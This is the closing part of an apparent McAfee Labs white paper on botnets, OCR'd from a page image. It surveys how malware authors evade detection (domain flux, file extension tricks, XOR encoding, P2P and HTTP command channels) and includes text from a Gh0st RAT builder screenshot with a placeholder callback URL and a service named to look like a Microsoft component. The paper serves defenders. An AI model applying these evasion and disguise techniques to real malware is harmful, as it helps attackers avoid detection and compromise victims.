
.DDOS: To cause a denial of service on a victim

The stealthier, the better

Botnet writers have taken many approaches to defeat detection by security software or devices. As a matter of process, malware writers commonly test their malware against most major security vendors' products to insure there is little or no detection. As a result cybercriminals and malware writers will often advertise their malware as "detection free."

Access control lists or IP-based policy enforcement can be an effective control against connections from a bot to its control servers. Botnet and malware writers have responded to this counterattack by implementing flux algorithms rather than using hard-coded IP lists for their command servers. Zeus uses this technique to generate domains on the fly. This step can effectively defeat the many traditional blacklist-based detection mechanisms.

The bad guys have developed many evasion techniques for drive-by downloads to evade inspection by network security devices. A good example is file extension manipulation demonstrated by the Gh0st RAT builder. (See the following screenshot.) Operation Aurora and other new malware threats have used similar tricks. We see many other types of evasions—from simple encoding to encryption (even XOR-ing the binary)—in the effort by malware writers to get their software installed on a victim's machine.



HTTP Setting: http://www.xxx.com/ip.jpg □ Enable

Key Strings:

Display Name: Microsoft Device Manager Descriptior: Service Description

Notice： If a server's DNS/HTTP Key String are same, can not run on one Computer!

— C.Rufus Security Team —

Powered by CoolDiyer @ C.Rufus Security Team 05/19/2008 http://www.xcodez.com/

192.168.1.5/192.168.1.2 S: 0.00 kb/s R: 0.00 kb/s Port: 80 Connections: 0

During the last few years several large botnets have been taken offline. To prevent these security successes and make their botnet infrastructure stronger and more resilient, bot masters have begun to introduce new techniques. We have already seen flux techniques to increase resilience of control servers. The P2P protocol, though costly to implement and support, has also been used in quite a few stealth botnets such as Storm and Nugache. Web protocols, both encrypted and clear, are widely used as the command replacement for the more commonly used IRC protocol, mainly because these web ports are almost universally allowed through firewalls, even in strictly controlled enterprise networks.

McAfee Labs fully expects to see both cybercriminals and botnet writers continue to push the envelope of Web 2.0 technologies. Some other advances we anticipate:

- Multibrowser functionality and access well beyond Internet Explorer and Firefox
- Increased built-in integration with instant-messaging technologies such as JabberZeuS to provide quick access to banking and other data
- Further integration with other malware, such as Bredolad and Pushdo, to ensure greater prevalence on systems globally

Combat via Global Threat Intelligence

Because cyberthreats have grown exponentially while becoming increasingly sophisticated, security professionals require a different approach to detecting and thwarting attacks. In the past, a defense-in-depth strategy—a layering of like technologies—was sufficient. Today's approach, however, needs to harness correlated threat information from around the globe and across all threat vectors. That intelligence needs to be driven into a broad array of security products, enabling those products to enforce local policies based on the latest threat activity, and to share information so that the overall security infrastructure works in concert.

McAfee is writing the follow-on chapter to defense in depth with Global Threat Intelligence, our in-the-cloud engine that collects and correlates threat data from across all threat vectors, constructs a complete threat model, and delivers protection in the market via a complete suite of security products. Our in-the-cloud capability works in concert with McAfee products' local engines and policy-based enforcement mechanisms to provide the most robust and comprehensive threat protection in the market. Our customers benefit from having McAfee security products that not only share intelligence, but also do so in a way that is meaningful and contextual to their role and where they sit in the network.

References

- "Progress Made, Trends Observed," Microsoft Antimalware Team. http://download.microsoft.com/download/5/6/d/56d20350-afc8-4051-a0df-677b28298912/msrt%20-%20progress%20made%20lessons%20learned.pdf
- SecureWorks. http://www.secureworks.com/
- McAfee Labs Technical White Papers. http://www.mcafee.com/us/threat_center/white_paper.html

About McAfee Labs™

McAfee Labs is the global research team of McAfee, Inc. With the only research organization devoted to all threat vectors—malware, web, email, network, and vulnerabilities—McAfee Labs gathers intelligence from its millions of sensors and its cloud-based reputation technologies such as McAfee Artemis™ and McAfee TrustedSource™. The McAfee Labs team of 350 multidisciplinary researchers in 30 countries follows the complete range of threats in real time, identifying application vulnerabilities, analyzing and correlating risks, and enabling instant remediation to protect enterprises and the public.

About McAfee

McAfee, Inc., headquartered in Santa Clara, California, is the world's largest dedicated security technology company. McAfee is relentlessly committed to tackling the world's toughest security challenges. The company delivers proactive and proven solutions and services that help secure systems and networks around the world, allowing users to safely connect to the Internet, browse, and shop the web more securely. Backed by an award-winning research team, McAfee creates innovative products that empower home users, businesses, the public sector, and service providers by enabling them to prove compliance with regulations, protect data, prevent disruptions, identify vulnerabilities, and continuously monitor and improve their security. www.mcafee.com.

The information in this document is provided only for educational purposes and for the convenience of McAfee customers. The information contained herein is subject to change without notice, and is provided "as is," without guarantee or warranty as to the accuracy or applicability of the information to any specific situation or circumstance.

McAfee, Inc.
3965 Freedom Circle
Santa Clara, CA 95054
888 847 8766
www.mcafee.com